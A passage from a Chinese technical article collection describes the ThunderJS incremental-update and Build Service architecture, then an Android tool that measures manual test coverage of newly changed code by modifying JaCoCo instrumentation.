有时业务会上线差异较大的增量片段，在一个很短的时间窗口内，许多相似的用户请求会同时分摊给所有 Mixer 进程，宿主机的所有 CPU 核心被占用处理同一个慢的增量计算，导致 Mixer 服务输出能力下降，请求积压。为了临时解决这个现象，我们采用了简单粗暴的自动重启，如果计算超时判定为慢计算，服务自杀由 PM2 重新拉起。服务重启后慢计算立即失败，用户侧降级到单资源请求，Mixer 有概率可以分配到快计算。时间窗口通过后不再出现慢计算时，Mixer 服务算力恢复。

这个机制一定程度上缓解了我们的计算瓶颈，但是没有完全解决问题。

ThunderJS 优化策略

限制合并请求文件数

实际业务使用中，我们发现由于没有对合并请求的文件数做限制，一次合并请求会合并过多的请求，特别是在扫码付这个项目中，导致一次请求的计算量过大，造成比较严重的超时问题。

正逢 Mixer 瓶颈阶段，为了降低 Mixer 的输出压力，我们需要使一次合并请求能够使用更少内存更快地完成。综合考虑后，我们降低了单次请求合并的资源数量上限，从最初的不设限改为限制最多 10 个资源，这样由原本一次请求 30 个文件的增量结果，改成并发 3 个请求，每次请求 10 个文件，同时 Mixer 配合参数调优，一定程度上缓解了超时问题。

业务降级机制

合并请求失败后的单文件加载缓存

正如前文所说，在实际情况中，Mixer 计算服务会不可避免的遇到超时的问题，为了避免超时后导致无法加载相应的静态资源，我们有针对性的设计了降级机制。

在最初的 ThunderJS 中，如果遇到超时，会重新使用 `createElement` 方式将合并请求中的资源单独加载（直接请求文件，而不是请求文件两个版本的增量结果）。但是


在实际业务中，我们注意到，如果能将单独加载的文件也做缓存，那在超时比较严重的时段，能有效避免老用户重复进行请求，因此我们将 `createElement` 方式换成 XHR，将请求响应的文件内容存入 LocalStorage，实现了在降级机制下增强缓存的效果。

弱网优先使用缓存文件

不管请求有多快，终究还是需要发起网络请求，最好的方式就是不需要网络请求即可使用，我们将网络状况分为 **WiFi、4G、3G、2G、unknown**，其中 2G 和 unknown 被我们认为是**弱网**，大概占比在 10.35%，对于这部分用户，我们选择优先执行缓存中文件，没有相关文件则进行单文件请求。

优先执行缓存的出发点在于弱网下加载文件成本较高，我们需要优先保证支付流程的完善，即使这样无法给用户带来最新的用户体验。

完善降级机制后的流程图如下所示：



实践证明，降级机制起到了非常大的作用，在前期超时问题比较严重的情况下（超时率 50%+），降级机制甚至承担了主要角色，在后期，降级机制的存在也是根本解决计算瓶颈的方案之所以能实施的前提。

计算瓶颈的根本解决方案

扫码付业务持续增长，增量计算服务的瓶颈依然存在。根据公司的基础监控服务的数据，Mixer 服务周期出现的请求积压越来越频繁，`CLOSE_WAIT` 数会快速增长。`CLOSE_WAIT` 是一种连接状态，在服务端响应未完成的请求前，连接被请求方关闭时可能出现。这个指标的快速增长意味着大量的请求不能在超时区间内处理，直接表征 Mixer 服务算力不足。


前文中我们讨论过增量计算时间复杂度高，即便使用 Myers 增量算法，也不会快到没有耗时。除非文本增量计算有重大理论突破，否则静态资源的文本增量计算的固有耗时是不可能降低的。

Mixer 增加超时重启机制后，提高快计算被分配到的概率，但并未达到 100%。更糟糕的是，计算完成后写入本地持久化缓存的过程是异步的，服务遇到慢计算后重启，上一个写入可能并未完成。这样下次请求到达后，缓存不可用，快计算也需要重新计算。由于 Mixer 服务设计为各节点完全等价，无论扩容多少个节点，当业务请求窗口到达时，慢计算都会出现在所有节点。

计算结果不可在节点间复用、慢计算导致服务反复重启、计算结果不能确保持久化缓存，浪费了整个服务的算力。

Build Serivce 异步计算服务

我们重新设计了静态资源服务的架构，将计算服务（Build Service Brain，以下简称 Brain 服务）和分发服务分离开来。




Brain 服务使用 MySQL 存储计算的唯一标识（我们称为 trace 信息）。每个 trace 可以唯一指代一个计算，每个计算仅允许一个节点执行。当计算任务到达 Brain 服务的随机一个节点后，Brain 服务首先检查是否已经被分配，如果已经分配立即返回状态信息；如果计算任务完成直接路由到对应节点输出结果。这个设计使 Brain 服务成为可水平扩展算力的分布式计算和存储服务。计算任务本身改为另起进程，完全避免计算任务和网络服务进程抢占资源的问题。只要部署节点数达到一定数量，集群就可以避免整体被某个慢计算挂起。

Brain 服务上线后，Mixer 服务不再负责计算，可用性提升至稳定 99.99%。整体后端响应时间（TP90）从 5800 ms 提升至 90 ms。Brain 服务在一个月时间内完成了 10W+ 计算。根据业务的统计数据，Diff 合并请求成功率提升至少 50%。

线上发版前的预热方案

经过以上 ThunderJS 和 BuildService 的优化 ，我们的超时率降到 3%，收益非常显著。此时的流程是：



当一个计算任务的固有耗时无法减少时，可以通过提前计算来避免用时压力。以前的 Build Service 架构不能支持我们任意预热，但是新架构的设计是允许预热的。所以我们进一步实施了预热方案。

实施预热首先要考虑的点就是哪两个版本之间的预热，在 ThunderJS 的设计中，文件版本号取自 Git 的 CommitId，每次提交后，即使文件内容没有变化版本号也会递进，导致需要进行不必要的合并请求。这一点在之前我们优化超时问题时，被认为是 ThunderJS 的一个待优化点，而在预热阶段，CommitId 比文件内容的 Hash 值更有价值，通过追踪 Git 提交历史，我们可以很容易的找到所有文件的线上版本；如果使用文件内容的 Hash 值作为版本，不能描述版本先后关系，无法明确找到文件增量计算的前后版本，预热也就无从谈起了。

通过我们埋点计算，线上发版之前预热 5 个版本（分别计算最近 5 个版本到最新版本的增量）能将超时率降到 1.5%，预热 10 个版本能将超时率降至 1.1%。

理论上，预热更多版本可以进一步降低超时率，预热所有版本可以使超时消失，但是预热所需时间也会大幅增加。在实际情况中，我们需要在预热效果和预热成本之间折衷选择。

总结

项目发展至今，ThunderJS 增量更新方案在扫码付项目中取得了非常好的收益。

缓存命中率	缓存命中文件数	增量请求占比	增量请求次数	缓存利用率	单文件全量大小
31%	2925W/天	36.7%	2083W/天	89.12%	1.77Kb

扫码付项目的所有请求中，有 90% 来自于移动网络，10% 来自于 WiFi，通过缓存平均每天节约流量 49.37GB，通过增量更新平均每天节约流量 33.41GB。对访问量大，网络环境要求严苛的 C 端产品来说，节约的流量和网络请求时间消耗都是我们为用户带来的价值。

Android 增量代码测试覆盖率工具

武智　莹莹　周佳

前言

美团点评业务快速发展，新项目新业务不断出现，在项目开发和测试人员不足、开发同学粗心的情况下，难免会出现少测漏测的情况，如何保证新增代码有足够的测试覆盖率是我们需要思考的问题。

Bad-Case

先看一个 bug：

```
//这个判断放在这里是因为创建FoodSpecialCateConfig的时候需要上面的初始化工作
if (mChannelType == FoodSpecialCateConfig.TUAN_CHANNEL_ID) {
    mConfig = new FoodTuanCateConfig(mChannelType, this);
} else if (FoodSpecialCateConfig.isMealOrNewCategoryChannelId(mChannelType)) {
    mConfig = new FoodMealCateConfig(mChannelType, mSceneId, this);
} else {
    finish();
    return;
}

mListAdapter.setLoadHandler(mConfig);

IntentFilter filter = new IntentFilter();
filter.addAction(SELECT_LOCATION);
registerReceiver(receiver, filter);
```

没有注册receiver

```
@Override
protected void onDestroy() {
    unregisterReceiver(receiver);
    super.onDestroy();
}
```

可能会反注册一个没有注册的receiver造成crash

以上代码可能在 onDestory 时反注册一个没有注册的 receiver 而发生崩溃。如果开发同学经验不足、自测不够充分或者代码审查不够仔细，这个 bug 很容易被带到线上。

正常情况下，可以通过写单测来保证新增代码的覆盖率，在 Android 中可以参考《Android 单元测试研究与实践》。但在实际开发中，由于单测部署成本高、项目

排期比较紧张、需求变化频繁、团队成员能力不足等多种原因，单测在互联网行业普及程度并不理想。

所以我们实现了这样一个工具，不需要写单测的情况下，在代码提交之前自动检测新增代码的手工测试覆盖率，避免新开发的功能没有经过自测就直接进入代码审查环节。

整个工具主要包含下面三个方面的内容：

- 如何获取新增代码。
- 如何只生成新增代码的覆盖率报告。
- 如何让整个流程自动化。


获取新增代码

定义新增代码

美团点评一直使用 Git 做代码版本控制，开发完之后提交 pull request 到目标分支，审查通过后即可合并。所以对于单次提交，可将新增的代码定义为：

1. 本地工作目录中还没提交到暂存区的代码。
2. 已经提交到暂存区的代码。
3. 上次 merge 以后到还没有 merge 的 commit 中的代码。

如下图所示：



得到新增代码的定义以后，如何得到这些文件中真正新增的代码：


- 把当前检测变化的 Java 文件放到一个临时目录 A 中。
- 分别查看第一步找到的文件在最近一个 merge 的 commit 中的文件，并放到临时目录 B 中。

为了充分测试修改的代码，这里把方法作为最小测试单元（新增和修改的方法），即使是修改了方法中的某一行代码也认为这个方法发生了变化。如何准确定位到哪些方法发生了变化？我们通过抽象语法树来实现。

抽象语法树

所谓抽象语法树，就是源代码的抽象语法结构的树状表现形式，树上的每一个节点代表源代码中的一种结构。

下面通过 Android Studio 的 JDT-View 插件来表示一个简单的抽象语法树结构，左边是源码，右边是解析完以后的抽象语法结构：



后续语法树分析的实现通过 Eclipse 的 JDT 来完成。用 JDT 主要解决两个问题：

- 定位哪些方法发生了变化。
- 把 JDT 分析出的结果转化为合适的数据结构，方便后面做增量注入。

第一个问题比较容易解决，分别生成两组 Java 文件（上一部分结尾得到的两组文件 A、B）的语法树，并对方法（去掉注释和空行）进行 MD5，MD5 不同的方法，便认为该方法在这次提交中发生了变化。

对于第二个问题，主要的难点在于通过 JDT 得到的方法定义和通过 ASM（后 面字节码注入通过 ASM 来实现）得到的方法定义不同，这二者最大的区别是 JDT 无法直接得到内部类、匿名内部类、Lambda 表达式的 ClassName，所以需要在语法树分析时把方法对应的 ClassName 转化成字节码对应的 ClassName。字节码生成内部类和 RetroLambda ClassName 的规则如下：

- 匿名内部类：...$Index。
- 普通内部类、静态内部类：...$InnerClassName。
- RetroLambda 表达式：...$$Lambda$Index。

具体如何处理呢？ JDT 在分析 Java 文件时有几个关键的函数：

- visit(MethodDeclaration method)：访问普通方法的定义。
- visit(AnonymousDeclaration method)：访问匿名内部类的定义。
- endVisit(AnonymousDeclaration method)：结束匿名内部类的定义。
- visit(TypeDeclaration node)：访问普通类定义。
- endVisit(TypeDeclaration node)：结束普通类的定义。
- visit(LambdaExpress node)：访问 Lambda 表达式的定义。

同时在解析源文件时会按照源码定义顺序来访问各个节点。对于以上情况，只需要按照入栈和出栈的顺序来管理 ClassName，就能和后面字节码得到的方法所匹配。

通过以上步骤，把每个方法的信息封装到 MethodInfo 中（后面注入和生成覆盖率报告时会用到该数据）：

```
public String className;//hash package
public String md5;
public String methodName;
public List<String> paramList = new ArrayList<>();
public String methodBody;
public boolean isLambda;          // 标识是否是 Lambda 表达式方法
public int lambdaNumInClass;      // 同一个 Class 中此 lambda 表达式是第几个 . 从
1 开始 .
public int totalLambdaInClass;    // 同一个 Class 中 lambda 表达式的总数
public String lambdaParent;       //lambda 表达式的父节点
public boolean isLambdaInAnonymous; // 标识 lambda 表达式是否位于内部类中
public boolean isAnonymousClass; // 标识是否是内部类方法
```

新增代码的覆盖率报告

生成代码的覆盖率报告，首先想到的就是 JaCoCo，下面分别介绍一下 JaCoCo 的原理和我们所做的改造。

JaCoCo 概述


JaCoCo 包含了多种维度的覆盖率计数器：指令级计数器（C0 coverage）、分支级计数器（C1 coverage）、圈复杂度、行覆盖、方法覆盖、类覆盖。其覆盖率报告的示例如下：

```
    private void load(final ExecFileLoader loader)
            throws MojoExecutionException {
        final FileSetManager fileSetManager = new FileSetManager(getLog());
        for (final FileSet fileSet : fileSets) {
            for (final String includedFilename : fileSetManager
                    .getIncludedFiles(fileSet)) {
                final File inputFile = new File(fileSet.getDirectory(),
                        includedFilename);
                if (inputFile.isDirectory()) {
                    continue;
                }
                try {
                    getLog().info(
                            "Loading execution data file "
                                    + inputFile.getAbsolutePath());
                    loader.load(inputFile);
                } catch (final IOException e) {
                    throw new MojoExecutionException("Unable to read "
                            + inputFile.getAbsolutePath(), e);
                }
            }
        }
    }
```

- 绿色：表示行覆盖充分。
- 红色：表示未覆盖的行。
- 黄色棱形：表示分支覆盖不全。
- 绿色棱形：表示分支覆盖完全。

注入原理

JaCoCo 主要通过代码注入的方式来实现上面覆盖率的功能。JaCoCo 支持的注入方式如下图（图片出自这里）所示：



包含了几种不同的收集覆盖率信息的方法，每个方法的实现都不太一样，这里主要关心字节码注入这种方式（Byte Code）。Byte Code 包含 Offline 和 On-The-Fly 两种注入方式：

- Offline：在生成最终的目标文件之前，对 Class 文件进行插桩，生成最终的目标文件，执行目标文件以后得到覆盖执行结果，最终生成覆盖率报告。
- On-The-Fly：JVM 通过 -javaagent 指定特定的 Jar 来启动 Instrumentation 代理程序，代理程序在 ClassLoader 装载一个 class 前先判断是否需要对 class 进行注入，对于需要注入的 class 进行注入。覆盖率结果可以在 JVM 执行代码的 过程中完成。


可以看到，On-The-Fly 因为要修改 JVM 参数，所以对环境的要求比较高，为

了屏蔽工具对虚拟机环境的依赖，我们的代码注入主要选择 Offline 这种方式。


Offline 的工作流程：

1. 在生成最终目标文件之前对字节码进行插桩。
2. 运行测试代码，得到运行时数据。
3. 根据运行时数据、生成的 class 文件、源码生成覆盖率报告。

通过一张图来形象地表示一下：



如何实现代码注入呢？举个例子说明一下：



JaCoCo 通过 ASM 在字节码中插入 Probe 指针（探测指针），每个探测指针都是一个 BOOL 变量（true 表示执行、false 表示没有执行），程序运行时通过改变指针的结果来检测代码的执行情况（不会改变原代码的行为）。探测指针完整插入策略请参考 Probe Insertion Strategy。

增量注入

介绍完 JaCoCo 注入原理以后，我们来看看如何做到增量注入：

JaCoCo 默认的注入方式为全量注入。通过阅读源码，发现注入的逻辑主要在 ClassProbesAdapter 中。ASM 在遍历字节码时，每次访问一个方法定义，都会回调这个类的 visitMethod 方法，在 visitMethod 方法中再调用 ClassProbeVisitor 的 visitMethod 方法，并最终调用 MethodInstrumenter 完成注入。部分代码片段如下：

```
@Override
public final MethodVisitor visitMethod(final int access, final String
name,
      final String desc, final String signature, final String[]
exceptions) {
   final MethodProbesVisitor methodProbes;
   final MethodProbesVisitor mv = cv.visitMethod(access, name, desc,
         signature, exceptions);
   if (mv == null) {
      methodProbes = EMPTY_METHOD_PROBES_VISITOR;
   } else {
      methodProbes = mv;
   }
   return new MethodSanitizer(null, access, name, desc, signature,
         exceptions) {
      @Override
      public void visitEnd() {
         super.visitEnd();
         LabelFlowAnalyzer.markLabels(this);
         final MethodProbesAdapter probesAdapter = new
MethodProbesAdapter(
               methodProbes, ClassProbesAdapter.this);
         if (trackFrames) {
            final AnalyzerAdapter analyzer = new AnalyzerAdapter(
                  ClassProbesAdapter.this.name, access, name, desc,
                  probesAdapter);
            probesAdapter.setAnalyzer(analyzer);
            this.accept(analyzer);
         } else {
            this.accept(probesAdapter);
```

```
            }
        }
    };
}
```

看到这里基本上已经知道如何去修改 JaCoCo 的源码了。继承原有的 ClassInstrumenter 和 ClassProbesAdapter，修改其中的 visitMethod 方法，只对变化了方法进行注入：

```
@Override
public final MethodVisitor visitMethod(final int access, final String name,
                                       final String desc, final String
signature, final String[] exceptions) {
    if (Utils.shoudHackMethod(name,desc,signature,changedMethods,cv.
getClassName())) {
        ...
    } else {
        return  cv.getCv().visitMethod(access, name, desc, signature,
exceptions);
    }
}
```

生成增量代码的覆盖率报告

和增量注入的原理类似，通过阅读源码，分别需要修改 Analyzer（只对变化的类做处理）：

```
@Override
public void analyzeClass(final ClassReader reader) {
  if (Utils.shoudHackMethod(reader.getClassName(),changedMethods)) {
        ...
    }
}
```

和 ReportClassProbesAdapter（只对变化的方法做处理）：

```
@Override
public final MethodVisitor visitMethod(final int access, final String name,
                                       final String desc, final String
signature, final String[] exceptions) {
    if (Utils.shoudHackMethod(name, desc, signature, changedMethods,
this.className)) {
        ...
```

```
        } else {
            return null;
        }
    }
```

这样就能生成新增代码的覆盖率报告。如下图所示本次 commit 只修改了 FoodPoiDetailActivity 的 onCreate 和 initCustomTitle 这两个方法，那么覆盖率只涉及这些修改了的方法：

FoodPoiDetailActivity

Element	Missed Instructions	Cov.	Missed Branches	Cov.	Missed	Cxty	Missed	Lines	Missed	Methods
onCreate(Bundle)		92%		50%	1	2	0	6	0	1
initCustomTitle()		100%		n/a	0	1	0	1	0	1
FoodPoiDetailActivity()		100%		n/a	0	1	0	1	0	1
Total	3 of 44	93%	1 of 2	50%	1	4	0	8	0	3

FoodPoiDetailActivity.java

```
1.  package com.dianping.food;
2.
3.  /**
4.   * Created by wuzhi on 16/1/19.
5.   */
6.
7.  import android.content.Context;
8.  import android.os.Bundle;
9.
10. import com.dianping.base.app.loader.AgentActivity;
11. import com.dianping.base.app.loader.AgentFragment;
12. import com.dianping.base.speed.SpeedMonitorHelper;
13. import com.dianping.base.widget.TitleBar;
14. import com.dianping.food.fragment.FoodPoiDetailFragment;
15.
16. /**
17.  * 用途：美食详情页面。 URL scheme说明：{ dianping://foodpoidetail }
18.  */
19. public class FoodPoiDetailActivity extends AgentActivity {
20.
21.     private SpeedMonitorHelper speedMonitorHelper;
22.
23.     FoodPoiDetailFragment contentFragment;
24.
25.     @Override
26.     public void onCreate(Bundle savedInstanceState) {
27.         String pageName = "";
28.         if (getIntent().getData() != null) {
29.             pageName = getIntent().getData().getHost();
30.         }
31.         speedMonitorHelper = new SpeedMonitorHelper(pageName);
32.         super.onCreate(savedInstanceState);
33.     }
34.
35.     @Override
36.     protected void onDestroy() {
37.         speedMonitorHelper.sendReport();
38.         super.onDestroy();
39.     }
40.
41.     @Override
42.     protected void initViewAgentView(Bundle savedInstanceState) {
43.         super.initViewAgentView(savedInstanceState);
44.     }
45.
46.     @Override
47.     protected AgentFragment getAgentFragment() {
48.         if (contentFragment == null) {
49.             contentFragment = new FoodPoiDetailFragment();
50.         }
51.         return contentFragment;
52.     }
53.
54.     @Override
55.     protected TitleBar initCustomTitle() {
56.         return TitleBar.build(FoodPoiDetailActivity.this, TitleBar.TITLE_TYPE_NONE);
57.     }
58.
59.     public SpeedMonitorHelper getSpeedMonitorHelper() {
60.         return speedMonitorHelper;
61.     }
62.
63.     public static void speedTest(Context context, int step) {
64.         if (context instanceof FoodPoiDetailActivity) {
65.             ((FoodPoiDetailActivity) context).getSpeedMonitorHelper().setResponseTime(step, System.currentTimeMillis());
66.         }
67.     }
68.
69.     @Override
70.     protected boolean isNeedCity() {
71.         return false;
72.     }
73. }
```

JDT vs ASM

在上面增量注入和生成增量代码覆盖率报告时都会去判断当前方法是否应该被处理。这里分别对比 JDT 和 ASM 解析结果中的 className、methodName、paramList 来判断当前方法是否需要被注入，部分代码片段：

```
public static boolean shoudHackMethod(String methodName, String desc,
String signature, HashSet<MethodInfo> changedMethods, String className) {
    Map<String, List<String>> changedLambdaMethods =
getChangedLambdaMethods(changedMethods);
    List<String> changedLambdaMethodNames = changedLambdaMethods.
get(className.replace("/", "."));
    updateLambdaNum(methodName, className);
    int indexMethods = 0;
    outer:
    for (; indexMethods < changedMethods.size(); indexMethods++) {
        MethodInfo methodInfo = changedMethods[indexMethods]
        if (methodInfo.className.replace(".", "/").equals(className)) {
